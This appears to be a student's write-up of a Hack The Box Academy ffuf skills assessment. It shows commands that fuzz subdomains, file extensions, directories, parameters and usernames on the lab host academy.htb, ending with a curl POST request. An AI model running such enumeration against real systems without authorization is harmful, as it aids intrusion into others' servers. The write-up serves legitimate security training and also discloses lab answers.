> For the complete documentation index, see [llms.txt](https://kyou00.gitbook.io/xyz/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kyou00.gitbook.io/xyz/academy-htb/view/bug-bounty-hunter/attacking-web-application-with-ffuf/skills-assessment.md).
# Skills Assessment
March 30, 2024

First we have to enter the IP in our /etc/hosts

Then we are going to find the subdomain of the website academy.htb
{% code overflow="wrap" %}
```
ffuf -u http://academy.htb:52527 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.academy.htb' -fs 985
```
{% endcode %}

Just put the findings in our /etc/hosts
Then we are going to find the extensions for those subdomain

* First domain - academy
{% code overflow="wrap" %}
```
ffuf -u http://academy.htb:52527/indexFUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
```
{% endcode %}

* Second subdomain - faculty
{% code overflow="wrap" %}
```
ffuf -u http://faculty.academy.htb:52527/indexFUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
```
{% endcode %}

* third subdomain - archive
{% code overflow="wrap" %}
```
ffuf -u http://archive.academy.htb:52527/indexFUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
```
{% endcode %}

* fourth subdomain - test
{% code overflow="wrap" %}
```
ffuf -u http://test.academy.htb:52527/indexFUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
```
{% endcode %}
Here the code below we found a directory that is called /courses
{% code overflow="wrap" %}
```
ffuf -u http://faculty.academy.htb:30807/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -e .php,.phps,.php7 -fs 287 -recursion -recursion-depth 1 -v
```
{% endcode %}


After we found the extensions we are now going to find the directories in the subdomain and in the faculty we did found the directory - /linux-security.php7 in the /courses
{% code overflow="wrap" %}
```
ffuf -u http://faculty.academy.htb:30807/courses/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -e .php,.phps,.php7 -fs 287 -recursion -recursion-depth 1 -v
```
{% endcode %}

After that we are going to find a parameter name in that directory
{% code overflow="wrap" %}
```
ffuf -u http://faculty.academy.htb:30807/courses/linux-security.php7?FUZZ=key -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -fs 774
```
{% endcode %}
{% code overflow="wrap" %}
```

ffuf -u http://faculty.academy.htb:30807/courses/linux-security.php7 -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -X POST -d "FUZZ=key" -H 'Content-Type: application/x-www-form-urlencoded' -fs 774
```
{% endcode %}
{% code overflow="wrap" %}
```

ffuf -u http://faculty.academy.htb:30807/courses/linux-security.php7 -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -X POST -d 'username=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 781
```
{% endcode %}
{% code overflow="wrap" %}
```

curl http://faculty.academy.htb:30807/courses/linux-security.php7 -X POST -d 'username=harry' -H 'Content-Type: application/x-www-form-urlencoded'
```
{% endcode %}